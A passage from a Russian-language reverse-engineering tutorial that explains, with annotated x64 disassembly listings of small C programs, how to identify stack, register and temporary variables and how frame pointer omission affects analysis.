                call    __security_check_cookie
; Освобождаем память, занятую локальными переменными
                add     rsp, 48h
                retn
main            endp
```

Не очень сложно, правда? Что ж, тогда рассмотрим результат компиляции этого примера компилятором Embarcadero C++Builder 10.4 — это будет немного труднее!

```
MyFunc(int, int) proc near
var_50          = dword ptr -50h
var_4C          = dword ptr -4Ch
var_48          = qword ptr -48h
Radix           = dword ptr -40h
var_C           = dword ptr -0Ch
var_8           = dword ptr -8
var_4           = dword ptr -4
; Открываем кадр стека
                push    rbp
; Резервируем 0x70 байт под локальные переменные
                sub     rsp, 70h
; Используем RBP по его прямому назначению, загружая в него
указатель на кадр стека
                lea     rbp, [rsp+70h]
```

Можно предположить, что далее происходит подготовка параметров для вызова функции **itoa**. Третьим слева параметром передаем значение системы счисления.

```
mov     r8d, 10h
; В RAX загружаем адрес первого элемента массива — строки-приемника
                lea     rax, [rbp+Radix]
; Переданные в регистрах параметры размещаем в переменных в
оперативной памяти
                mov     [rbp+var_4], ecx
                mov     [rbp+var_8], edx
; Возвращаем значение из памяти в регистр ECX
                mov     ecx, [rbp+var_4]
; Складываем число, находящееся в регистре, со значением из
переменной в памяти
                add     ecx, [rbp+var_8]
; Сумму копируем в переменную var_C
                mov     [rbp+var_C], ecx
                mov     ecx, [rbp+var_C]
```

Здесь IDA делает неверное предположение, поскольку в **RAX** хранится не основание системы счисления, а указатель на строку — буфер приема для преобразованного значения. Помещаем этот указатель в регистр **RDX** — второй слева параметр.

```
mov     rdx, rax        ; Radix
```

Вызов функции **itoa** с тремя параметрами. Обрати внимание, что в программе на Visual C++ мы использовали «безопасную» версию данной функции — **_itoa_s**, принимающую четыре параметра. Дополнительный параметр представлял собой размер принимающего буфера.

```
call    itoa

; Подготавливаем параметры для вызова printf
; Третьим параметром выступает указатель строки для вывода
                lea     r8, [rbp+Radix]
; Вторым параметром приходится значение переменной var_C, где
хранится сумма аргументов
                mov     edx, [rbp+var_C]
; Первый параметр — форматная строка
                lea     rcx, aXS        ; "%x == %s == "
                mov     [rbp+var_48], rax
; Вызываем printf, передавая ей все подготовленные параметры
                call    printf
; Возвращаем сумму аргументов в EDX
                mov     edx, [rbp+var_C]
                mov     [rbp+var_4C], eax
                mov     [rbp+var_50], edx
                mov     eax, [rbp+var_50]
; Освобождаем память, занятую локальными переменными
                add     rsp, 70h
; Выталкиваем RBP из стека, восстанавливая его прежнее значение, +
закрываем кадр стека
                pop     rbp
                retn
MyFunc(int, int) endp

main            proc near
var_24          = dword ptr -24h
var_20          = dword ptr -20h
var_1C          = dword ptr -1Ch
var_18          = dword ptr -18h
var_14          = dword ptr -14h
var_10          = qword ptr -10h
var_8           = dword ptr -8
var_4           = dword ptr -4
; Открываем кадр стека
                push    rbp
; Выделяем 0x50 байт под локальные переменные
                sub     rsp, 50h
; Копируем адрес указателя на вершину стека
                lea     rbp, [rsp+50h]
; Подготовка переменных
                mov     [rbp+var_4], 0
                mov     [rbp+var_8], ecx
                mov     [rbp+var_10], rdx
                mov     [rbp+var_14], 666h
                mov     [rbp+var_18], 777h
```

Как видно, значения **0x666** и **0x777** из переменных копируются в регистры **ECX** и **EDX** явно для передачи в качестве параметров следующей функции.

```
mov     ecx, [rbp+var_14]
          mov     edx, [rbp+var_18]

; Вызов функции
                call    MyFunc(int,int)
```

Проецируем указатель на переменную **var_1C** в регистр **RDX** с надеждой, что до вызова функции **printf** в эту переменную будет помещено значение, поскольку до сих пор она не инициализирована.

```
lea     rdx, [rbp+var_1C]
; Вот и оно, размещение в переменной var_1C результата вызова
функции MyFunc
                mov     [rbp+var_1C], eax
; Первый слева параметр для printf — форматная строка
                lea     rcx, asc_44E00D ; "%x\n"
                call    printf
                lea     rcx, aPause     ; "pause"
                mov     [rbp+var_20], eax
; Вызов функции system с параметром "pause" для задержки приложения
перед закрытием
                call    system
                mov     [rbp+var_4], 0
                mov     [rbp+var_24], eax
                mov     eax, [rbp+var_4]
; Освобождаем память, выделенную для локальных переменных
                add     rsp, 50h
; Выталкиваем RBP из стека, восстанавливая его прежнее значение, +
закрываем кадр стека
                pop     rbp
                retn
main            endp
```


Надо признать, транслированный компилятором C++Builder код не сильно уступает результату Visual C++. Из глобальных отличий нам удалось увидеть использование регистра **RBP** по прямому назначению — в качестве указателя кадра стека, и на этом ощутимые различия заканчиваются.

FPO — Frame Pointer Omission

Традиционно для адресации локальных переменных используется регистр **RBP**. Учитывая, что архитектура x64 включает в два раза больше регистров общего назначения, чем **x86** (16 против 8), казалось бы, одним регистром можно пренебречь. Между тем вычисления постоянно становятся все сложнее и сложнее, а требования к скорости выполнения — все выше и выше. Поэтому жертвовать даже одним драгоценным регистром, «насовсем» отдавая его локальным переменным, уж очень не хочется. Нельзя ли найти какое-нибудь другое, более элегантное решение?

Хорошенько подумав, мы придем к выводу, что отдельный регистр для адресации локальных переменных вообще не нужен. Можно (не без ухищрений, правда) обойтись одним лишь **RSP** — регистром — указателем стека. Подобный трюк мы повсеместно наблюдали в дизассемблерных листингах компилятора Visual C++.

Единственная проблема — плавающий кадр стека. Пусть после выделения памяти под локальные переменные **RSP** указывает на вершину выделенного региона. Тогда переменная **buff** окажется по адресу **RSP+0xC**. Но стоит занести что-нибудь в стек (аргумент вызываемой функции или регистр на временное хранение), как кадр «уползет» и **buff** окажется расположен уже не по адресу **RSP+0xC**, а по адресу **RSP+0x10**! Обрати внимание на следующее изображение.




Адресация локальных переменных через регистр RSP приводит к образованию плавающего кадра стека

Современные компиляторы умеют адресовать локальные переменные через **RSP**, динамически отслеживая его значение (правда, при условии, что в теле функции нет хитрых ассемблерных вставок, изменяющих значение **RSP** непредсказуемым образом).

Это чрезвычайно затрудняет изучение кода, поскольку теперь невозможно, ткнув пальцем в произвольное место листинга, определить, к какой именно локальной переменной идет обращение. Приходится прочесывать всю функцию целиком, внимательно следя за значением **RSP** (и нередко совершая при этом грубые ошибки, пускающие всю работу насмарку). К счастью, дизассемблер IDA умеет обращаться с такими переменными, но хакер тем и отличается от простого смертного, что никогда всецело не полагается на автоматику, а сам стремится понять, как это работает!

Рассмотрим наш старый добрый **passCompare1**, откомпилировав его с ключом **/02** — оптимизация по скорости. Тогда компилятор будет стремиться использовать все регистры и адресовать локальные переменные через **RSP**, что нам и надо.



passCompare1 — включение оптимизации по скорости

Крохотную процедуру из десятка строк несложно проштудировать вручную с помощью того же HIEW, но вот на программе в миллион строк можно и лапти скинуть! Или... воспользоваться IDA. Посмотрим на результат ее работы:

```
main            proc near               ; CODE XREF:
__scrt_common_main_seh+107↓p
                                        ; DATA XREF: .pdata:
000000014000040C↓o
Buf             = byte ptr -88h
var_18          = qword ptr -18h
```

IDA обнаружила две локальные переменные. Вторая из них расположена по смещению **0x18** относительно кадра стека, оттого и названа она **var_18**.

```
; Использование регистра RBX
                push    rbx
                sub     rsp, 0A0h
                mov     rax, cs:__security_cookie
                xor     rax, rsp
```

IDA автоматически подставляет имя локальной переменной к ее смещению в кадре стека:

```
mov     [rsp+0A8h+var_18], rax
                lea     rcx, _Format    ; "Enter password:"
                xor     ebx, ebx
                call    printf
                xor     ecx, ecx
                call    cs:__imp___acrt_iob_func
                mov     r8, rax         ; File
                lea     edx, [rbx+64h]  ; MaxCount
                lea     rcx, [rsp+0A8h+Buf] ; Buf
                ...
```

Обрати внимание: IDA правильно распознала обращение к нашей второй переменной.

ИДЕНТИФИКАЦИЯ РЕГИСТРОВЫХ И ВРЕМЕННЫХ ПЕРЕМЕННЫХ

Стремясь минимизировать количество обращений к памяти, оптимизирующие компиляторы размещают наиболее интенсивно используемые локальные переменные в регистрах общего назначения, только по необходимости сохраняя их в стеке (а в идеальном случае не сохраняя их вовсе).

Какие трудности для анализа это создает? Во-первых, вводит контекстную зависимость в код. Так, увидев в любой точке функции команду типа **MOV RAX, [RBP+var_10]**, мы с уверенностью можем утверждать, что здесь в регистр **RAX** копируется содержимое переменной **var_10**. А что это за переменная? Это можно легко узнать, пройдясь по телу функции в поисках всех вхождений **var_10**, они-то и подскажут назначение переменной!

Однако с регистровыми переменными этот номер не пройдет! Положим, нам встретилась инструкция **MOV RAX,RSI** и мы хотим отследить все обращения к регистровой переменной **RSI**. Как быть, ведь поиск подстроки **RSI** в теле функции ничего не даст — вернее, напротив, выдаст множество ложных срабатываний? Один и тот же регистр (в нашем случае **RSI**) может использоваться (и используется) для временного хранения множества различных переменных! Поскольку регистров общего назначения 16, да к тому же **RBP** закреплен за указателем кадра стека, а **RAX** — за возвращаемым значением функции, остается 14 регистров, пригодных для хранения локальных переменных. А в программах на языке C++ и того меньше — один из этих регистров отведен под указатель на виртуальную таблицу, а другой — под указатель на экземпляр **this**. Остается 12 регистров. На первый взгляд — достаточно. Однако следует учитывать, что в типичной функции локальных переменных десятки! Вот компилятор и использует регистры как кеш, только в исключительных случаях каждая локальная переменная сидит в своем регистре, чаще всего переменные хаотично скачут по регистрам, временами сохраняются в стеке, зачастую выталкиваясь совсем в другой регистр (не в тот, в чье содержимое сохранялась).

Практически все распространенные дизассемблеры (в том числе и IDA) не в состоянии отслеживать «миграции» регистровых переменных, и эту операцию приходится выполнять «вручную». Определить содержимое интересующего регистра в произвольной точке программы достаточно просто, хотя и утомительно: достаточно прогнать программу с начала функции до этой точки на «эмуляторе процессора», работающего в «голове», отслеживая все операции пересылки. Гораздо сложнее выяснить, сколько локальных переменных хранится в таком-то регистре. Когда большое количество переменных отображается на небольшое число регистров, однозначно восстановить отображение становится невозможно. Вот, например, программист объявляет переменную **a** — компилятор помещает ее в регистр **X**. Затем некоторое время спустя программист объявляет переменную **b**, и, если переменная **a** больше не используется (что бывает довольно часто), компилятор может поместить в тот же самый регистр **X** переменную **b**, не заботясь о сохранении значения **a** (а зачем его сохранять, если оно не нужно). В результате мы теряем одну переменную. На первый взгляд здесь нет никаких проблем. Теряем, ну и ладно! Теоретически это мог сделать и сам программист. Спрашивается: зачем он вводил **b**, когда для работы вполне достаточно одной **a**? Если переменные **a** и **b** имеют один тип, то никаких проблем действительно не возникает, но в противном случае анализ программы будет чрезвычайно затруднен.

Перейдем к технике идентификации регистровых переменных. Во многих хакерских руководствах утверждается, что регистровая переменная отличается от остальных тем, что никогда не обращается к памяти вообще. Это неверно. Регистровые переменные могут временно сохраняться в стеке командой **PUSH** и восстанавливаться обратно командой **POP**. Конечно, в некотором, «высшем смысле» такая переменная перестает быть регистровой, но и не становится стековой. Чтобы не дробить типы переменных на множество классов, условимся считать, что (как утверждают другие хакерские руководства) регистровая переменная — это переменная, которая содержится в регистре общего назначения, возможно, сохраняется в стеке, но всегда на вершине, а не в кадре стека.

Другими словами, регистровые переменные никогда не адресуются через **RBP**. Если переменная адресуется через **RBP**, следовательно, она «прописана» в кадре стека и является стековой переменной. Правильно? Нет! Посмотри, что произойдет, если регистровой переменной **a** присвоить значение стековой переменной **b**. Компилятор сгенерирует приблизительно следующий код: **MOV REG, [RBP-xxx]**. Соответственно, присвоение стековой переменной значения регистровой будет выглядеть так: **MOV [RBP-xxx], REG**. Но, несмотря на явное обращение к кадру стека, переменная REG все же остается регистровой переменной. Рассмотрим следующий код:

```
...
MOV [RBP-0x4], 0x666
MOV RSI, [RBP-0x4]
MOV [RBP-0x8], RSI
MOV RSI, 0x777
SUB RSI, [RBP-0x8]
MOV [RBP-0xC], RSI
...
```

Его можно интерпретировать двояко — если действительно существует некая регистровая переменная **RSI**, исходный тест примера должен выглядеть так:

```
int var_4 = 0x666;
int var_8 = var_4;
int vac_C = 0x777 - var_8;
```

А может, регистр **RSI** используется как временная переменная для пересылки данных, тогда исходный текст примера должен выглядеть так:

```
int var_4 = 0x666;
register int RSI = var_4;
int var_8 = RSI;
RSI = 0x777 - var_8;
int var_C = RSI;
```

Немного о регистрах

В языках C/C++ существует ключевое слово **register**, предназначенное для принудительного размещения переменных в регистрах. И все было бы хорошо, только подавляющее большинство компиляторов втихомолку игнорируют предписания программистов, размещая переменные там, где, по мнению компилятора, им будет «удобно». Разработчики компиляторов объясняют это тем, что компилятор лучше знает, как построить наиболее эффективный код. Не надо, говорят они, пытаться помогать ему.


Напрашивается следующая аналогия: пассажир говорит, что ему надо в аэропорт, а таксист молча едет, «куда удобнее». Ну не должна работа с компилятором превращаться в войну с ним, никак не должна! Отказ разместить переменную в регистре вполне логичен, но в таком случае нужно прекращать компиляцию и выдать сообщение об ошибке, типа «убери **register**, а то компилить не буду!», или на худой конец — вывести предупреждение.

При том что алгоритм обоих листингов идентичен, первый из них заметно выигрывает в наглядности у второго. А главная цель дизассемблирования отнюдь не воспроизведение подлинного исходного текста программы, а реконструирование ее алгоритма. Совершенно безразлично, что представляет собой **RSI** — регистровую или временную переменную. Главное, чтобы костюмчик сидел. Грубо говоря, из нескольких вариантов интерпретации выбирай самый наглядный!

Вот мы и подошли к понятию временных переменных. Но, прежде чем заняться его изучением вплотную, завершим изучение регистровых переменных исследованием следующего примера, демонстрирующего идентификацию регистровых переменных:

```
#include <stdio.h>
#include <stdlib.h>

int _tmain(int argc, _TCHAR* argv[]) {
  int a = 0x666;
  int b = 0x777;
  int c;
  c = a + b;
  printf("%x + %x = %x\n", a, b, c);
  c = b - a;
  printf("%x - %x = %x\n", b, a, c);
      system("pause");
  return 0;
}
```

Откомпилируем этот код с помощью Embarcadero C++Builder с установленным флагом компиляции **-O2** (оптимизация по скорости).



Настройка параметров оптимизации

В итоге дизассемблированный листинг должен выглядеть приблизительно так:

```
; int __cdecl main(int argc, const char **argv, const char **envp)
                public main
main            proc near               ; DATA XREF: __acrtused+29↑o
```

Обрати внимание, что IDA не распознала ни одной стековой переменной, хотя они объявлялись в программе. Выходит, компилятор разместил их в регистрах. Если бы мы откомпилировали этот пример с отключенной оптимизацией, в указанном месте было бы объявлено девять переменных. Можешь проверить это сам.

Сохраняем регистр в стеке или выделяем память для стековой переменной. Поскольку IDA не обнаружила ни одной стековой переменной, вероятнее всего, этот код сохраняет регистр.

```
push    rbp
; Выделяем память в стеке
                sub     rsp, 20h
; Очевидно, инициализируем кадр стека
                lea     rbp, [rsp+20h]
```

Следующей командой в регистр **RCX** загружаем указатель на переменную **aXXX**. Дважды щелкаем по ней, переходим к ее определению... И видим строку: **'%x + %x = %x'**. Это явно строка формата. При вызове функции **printf** она всегда помещается в самый первый регистр для передачи. Следовательно, можно сделать вывод, что происходит подготовка параметров для вызова **printf**.

```
lea     rcx, aXXX       ; "%x + %x = %x\n"
```

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

ИЩЕМ ПЕРЕМЕННЫЕ РАЗНЫХ ТИПОВ В ЧУЖИХ ПРОГРАММАХ

Смотри, инициализируется регистр! Сравни это с примером `local_vars_identified`, приведенным в разделе «Идентификация локальных стековых переменных». Помнишь, там было `mov [rsp+48h+a], 666h`?

```
mov     edx, 666h
```

Следовательно, можно заподозрить, что `EDX` (являющийся 32-битной частью `RDX`) — это регистровая переменная. По существу, как нам известно, в регистре `RDX` передается второй параметр. Значит, наш предыдущий вывод о передаче параметров функции подтверждается. Таким образом, значение `0x666` передавалось через переменную. Реконструируя исходный текст, пишем: `int a = 0x666`.

Аналогично `R8D` (32-битная часть `R8`, в котором передается третий параметр), скорее всего, представляет собой регистровую переменную: `int b = 0x777`.

```
mov     r8d, 777h
```

Судя по форматной строке, в последнем параметре передается сумма первых двух. Однако, как мы видим, компилятор опустил операцию сложения, выполнив ее в момент компиляции. В таком коде, где оба слагаемых «зашиты» в программу, сложение можно безболезненно выполнить на этапе компиляции, поскольку однозначно известно, что значения не будут изменены.

Зная, что `R9D` (32-битная часть `R9`, предназначенная для четвертого параметра) — регистровая переменная, просто помещаем в нее результат.

```
mov     r9d, 0DDDh
```

Все четыре параметра находятся в целевых регистрах, можно восстановить прототип `printf`:

```
printf("%x + %x = %x\n", a, b, a+b)
```

А теперь можно вызвать функцию:

```
call    printf
```

В следующей части программы мы действуем похожим образом. Единственное, на что стоит обратить внимание: в отличие от предыдущей части листинга, в форматной строке стоит минус вместо плюса. Соответственно, четвертый параметр — разность второго и третьего. В таком порядке параметры и помещаются в регистры: сначала форматная строка, затем уменьшаемое и вычитаемое, последний параметр — разность.

```
lea     rcx, aXXX_0     ; "%x - %x = %x\n"
                mov     edx, 777h
                mov     r8d, 666h
                mov     r9d, 111h
                call    printf
```

Таким образом, исходный код для данного блока программы выглядит следующим образом:

```
int a = 0x777;
int b = 0x666;
printf("%x + %x = %x", a, b, a - b);
```

```
lea     rcx, aPause     ; "pause"

; Вызов system("pause") для задержки программы перед закрытием
                call    system
; Возвращение в EAX нулевого значения: "return 0;"
                xor     eax, eax
; Очистка стека
                add     rsp, 20h
; Восстановление регистра
                pop     rbp
                retn
main            endp
```

В итоге реконструированный исходный код выглядит так:

```
int a = 0x666;
int b = 0x777;
printf("%x + %x = %x\n", a, b, a + b);
printf("%x + %x = %x\n", b, a, b - a);
```

Сравнивая свой результат с оригинальным исходным текстом, с некоторой досадой обнаруживаем, что все-таки слегка ошиблись, не сохранив промежуточный результат выражения в переменную `c`. Однако эта ошибка отнюдь не загубила нашу работу, напротив, придала листингу более «причесанный» вид, облегчив его восприятие. Впрочем, о вкусах не спорят, и, если ты желаешь точнее следовать ассемблерному коду, что ж, твоя воля, вводи еще и переменную `c`.

Временные переменные

Временными переменными мы будем называть локальные переменные, внедряемые в код программы самим компилятором. Для чего они нужны? Рассмотрим следующий пример: `int b = a`. Если **a** и **b** — стековые переменные, то непосредственное присвоение невозможно, поскольку в микропроцессорах серии 80x86 (к которой относится используемое ныне расширение x86_64) отсутствует адресация «память — память». Вот и приходится выполнять эту операцию в два этапа: «память → регистр» + «регистр → память». Поэтому, если скормить компилятору следующий код:

```
int main() {
  int a = 0x13;
  register int tmp = a;
  int b = tmp;
}
```

где `tmp` и есть временная переменная, создаваемая лишь на время выполнения операции b = a, а затем уничтожаемая за ненадобностью, с отключенной оптимизацией Visual C++ сгенерирует такой код:

```
...
mov     [rsp+18h+var_18], 13h
mov     eax, [rsp+18h+var_18]
mov     [rsp+18h+var_14], eax
mov     eax, [rsp+18h+var_14]
mov     [rsp+18h+var_10], eax
...
```

Компиляторы всегда стремятся размещать временные переменные в регистрах и только в крайних случаях заталкивают их в стек. Механизмы выделения памяти и способы чтения/записи временных переменных довольно разнообразны.

Сохранение переменных в стеке — обычная реакция компилятора на острый недостаток регистров. Целочисленные переменные чаще всего закидываются на вершину стека командой `PUSH`, а стягиваются оттуда командой `POP`. Встретив в тексте программы «тянитолкая» (инструкцию `PUSH` в паре с соответствующей ей `POP`), сохраняющего содержимое инициализированного регистра, но не стековый аргумент функции (см. «Идентификация аргументов функции»), можно достаточно уверенно утверждать, что мы имеем дело с целочисленной временной переменной.

В отличие от 32-разрядного процессора, в котором выделение памяти под вещественные переменные и их инициализация в большинстве случаев происходила раздельно, в 64-битном процессоре, благодаря наличию в нем регистров `XMM*` и набора команд `SSE*`, работа с вещественными числами практически не имеет разницы с выполнением целочисленных вычислений. Причина, по которой в отсутствии `SSE` приходилось сначала выделять память под вещественные значения, а только потом их инициализировать, заключалась в том, что команды, позволяющей перебрасывать числа с вершины стека сопроцессора на вершину стека основного процессора, не существовало, и эту операцию приходилось выполнять вручную.

Продвинутые компиляторы (например, Microsoft Visual C++) умеют располагать временные переменные в аргументах, оставшихся на вершине стека после завершения последней вызванной функции.

Временные переменные размером свыше 8 байт (строки, массивы, структуры, объекты) практически всегда размешаются в стеке, заметно выделяясь среди прочих типов своим механизмом инициализации — вместо традиционного `MOV` здесь используется одна из команд циклической пересылки `MOVS*`, при необходимости предваренная префиксом повторения `REP`. Так делают компиляторы Microsoft Visual C++, Embarcadero C++Builder. Тот же код с заменой целочисленной переменной на вещественную выглядит следующим образом:

```
...
movsd   xmm0, cs:__real@402b54fdf3b645a2
movsd   [rsp+28h+var_28], xmm0
movsd   xmm0, [rsp+28h+var_28]
movsd   [rsp+28h+var_20], xmm0
movsd   xmm0, [rsp+28h+var_20]
movsd   [rsp+28h+var_18], xmm0
...
```

Механизм выделения памяти под временные переменные практически идентичен механизму выделения памяти стековым локальным переменным, однако никаких проблем идентификации не возникает. Во-первых, выделение памяти стековым переменным происходит сразу же после открытия кадра стека, а временным переменным — в любой точке функции. Во-вторых, временные переменные адресуются не через регистр — указатель кадра стека, а через указатель вершины стека. Однако таким же образом могут поступать оптимизирующие компиляторы со стековыми переменными, в чем мы не раз убеждались.

Действие	Методы		
	1-й	2-й	3-й
Резервирование памяти	PUSH	SUB RSP	Использовать стековые аргументы
Освобождение памяти	POP	ADD RSP, xxx	
Запись переменной	PUSH	MOV [RSP+xxx]	MOVS
Чтение переменной	POP	MOV, [RSP+xxx]	Передача вызываемой функции

Основные механизмы манипуляции с временными переменными

В каких же случаях компилятор создает временные переменные? Вообще-то это зависит от «нрава» самого компилятора (чужая душа всегда потемки, а уж тем более душа компилятора). Однако можно выделить по крайней мере два случая, когда без создания временных переменных никак не обойтись:

1. При операциях присвоения, сложения, умножения.
2. В тех случаях, когда аргумент функции или член выражения — другая функция.

Рассмотрим оба случая подробнее.

Создание временных переменных при пересылках данных и вычислении выражений. Как уже отмечалось, микропроцессоры серии 80x86 не поддерживают непосредственную пересылку данных из памяти в память, поэтому присвоение одной переменной значения другой требует ввода временной регистровой переменной (при условии, что остальные переменные не регистровые).

Вычисление выражений (особенно сложных) также требует временных переменных для хранения промежуточных результатов. Вот, например, сколько, по-твоему, требуется временных переменных для вычисления следующего выражения?

```
int a = 0x1;
int b = 0x2;
int c = 1 / ((1-a) / (1-b));
```

Начнем со скобок, переписав их таким образом:

```
int tmp_d = 1;
tmp_d = tmp_d - a;
```

и

```
int tmp_e = 1;
tmp_e = tmp_e - b;
```

затем

```
int tmp_f = tmp_d / tmp_e;
```

и наконец

```
int tmp_j = 1;
c = tmp_j / tmp_f;
```

Итого считаем... раз, два, три, четыре, ага, четыре временные переменные. Не слишком ли много? Давай попробуем записать это покороче:

```
int tmp_d = 1;
tmp_d = tmp_d - a; // (1 - a);
int tmp_e = 1;
tmp_e = tmp_e - b; // (1 - b);
tmp_d = tmp_d / tmp_e; // (1 - a) / (1 - b);
tmp_e = 1;
tmp_e = tmp_e / tmp_d;
```

Как мы видим, вполне можно обойтись всего двумя временными переменными. Совсем другое дело! А что, если бы выражение было чуточку посложнее? Скажем, присутствовало бы десять пар скобок вместо трех. Сколько бы тогда потребовалось временных переменных? Нет, не соблазняйся искушением сразу же заглянуть в ответ, попробуй сосчитать сам! Уже сосчитал? Да что там считать, каким бы сложным выражение ни было, для его вычисления вполне достаточно всего двух временных переменных. А если раскрыть скобки, то можно ограничиться и одной, однако это потребует излишних вычислений.

А теперь посмотрим, какой код сгенерировал Visual C++ с отключенной оптимизацией (пример `time_expression`):

```
main            proc near
; Объявление локальных переменных
var_18          = dword ptr -18h
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
; Смотри, в исходном коде мы объявили три локальные переменные, а
здесь их четыре
; Выделение памяти под стек
                sub     rsp, 18h
; Инициализация локальных переменных
                mov     [rsp+18h+var_18], 1
                mov     [rsp+18h+var_14], 2
; Вот вводится первая временная переменная
                mov     eax, 1
```

В нее записывается непосредственное значение, так как команда вычитания `SUB`, в силу архитектурных особенностей микропроцессоров серии 80x86, всегда записывает результат вычисления на место уменьшаемого. Поэтому уменьшаемое не может быть непосредственным значением, вот и приходится вводить временную переменную.

```
sub     eax, [rsp+18h+var_18]
```

В регистре `EAX` теперь хранится вычисленное значение (`1-a`).
Вводится еще одна временная переменная, поскольку `EAX` трогать нельзя — он занят.

```
mov     ecx, 1
                sub     ecx, [rsp+18h+var_14]
```

В регистре `ECX` теперь хранится вычисленное значение (`1-b`).

Преобразуем двойное слово, лежащее в `EAX`, в четверное слово, помещаемое в `EDX:EAX`. Машинная команда `idiv` всегда ожидает увидеть делимое именно в этих регистрах.

```
cdq
```

Делим (`1-a`) на (`1-b`), помещая частное в `EAX`. Прежнее значение временной переменной при этом неизбежно затирается, однако для дальнейших вычислений оно и не нужно. Вот и пускай себе затирается — не беда!

```
idiv    ecx
; Копируем значение (1-a)/(1-b) в локальную переменную var_10
                mov     [rsp+18h+var_10], eax
; Заносим в EAX непосредственное значение 1. Это еще одна временная
переменная
                mov     eax, 1
; Обнуляем EDX
                cdq
; Копируем результат (1-a)/(1-b) из переменной var_10 в ECX.
Четвертая временная переменная
                mov     ecx, [rsp+18h+var_10]
; Делим 1 на (1-a)/(1-b). Частное помещается в EAX
                idiv    ecx
; Копируем результат в переменную var_C
                mov     [rsp+18h+var_C], eax
; Возвращаем ноль
                xor     eax, eax
; Восстанавливаем стек
                add     rsp, 18h
                retn
main            endp
```


Итак, для вычисления данного выражения потребовалось четыре временные переменные и всего два регистра общего назначения.

Создание временных переменных для сохранения значения, возвращенного функцией, и результатов вычисления выражений

Большинство языков высокого уровня (в том числе и C/C++) допускают подстановку функций и выражений в качестве непосредственных аргументов. Например, `myfunc(a+b, myfunc_2(c))`. Прежде чем вызвать `myfunc`, компилятор должен вычислить значение выражения `a+b`. Это легко, но возникает вопрос: во что записать результат сложения?

Исходник time_expression2:

```
int myfunc(int a, int b) {
  return a + b;
}

int myfunc_2(int c) {
  return c + 1;
}

int main() {
  int a = 1;
  int b = 2;
  int c = 3;

  int d = myfunc(a + b, myfunc_2(c));
}
```



Выполнение time_expression2 под дебаггером

Посмотрим, как с этим справится компилятор Visual C++:

```
main            proc near ; CODE XREF: __scrt_common_main_seh+107↓p
                          ; DATA XREF: .pdata:ExceptionDir↓o
; Объявляем локальные переменные
c               = dword ptr -18h
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
; Инициализируем стек
                sub     rsp, 38h
; Определяем значения локальных переменных
                mov     [rsp+38h+var_10], 1
                mov     [rsp+38h+var_14], 2
                mov     [rsp+38h+c], 3
```

Создается временная регистровая переменная `tEAX`, и в нее копируется значение локальной переменной `c` для передачи функции `myfunc_2` в качестве параметра.

```
mov     ecx, [rsp+38h+c] ; c
```

Функция `myfunc_2` возвращает свое значение в регистре `EAX`. Его можно рассматривать как своего рода еще одну временную регистровую переменную.

```
call    myfunc_2(int)
```

Копируем в `ECX` значение локальной переменной `var_14`. `ECX` — еще одна временная переменная. Обрати внимание, что `EAX` до сих пор занята.

```
mov     ecx, [rsp+38h+var_14]
; Создается еще одна (третья) временная регистровая переменная tEDX
                mov     edx, [rsp+38h+var_10]
; Складываем var_10 и var_14, заменяя значение в tEDX
                add     edx, ecx
; Копируем результат предыдущего сложения во временную регистровую
переменную tECX
                mov     ecx, edx        ; a
; Наконец, используем результат функции myfunc_2, копируя его в tEDX
                mov     edx, eax        ; b
```

Параметры для передачи следующей функции подготовлены путем размещения в нужных регистрах.

```
call    myfunc(int,int)
; Результат myfunc копируем в локальную переменную var_C
                mov     [rsp+38h+var_C], eax
; Возвращаем ноль
                xor     eax, eax
; Деинициализируем стек
                add     rsp, 38h
                retn
main            endp
```

Область видимости временных переменных

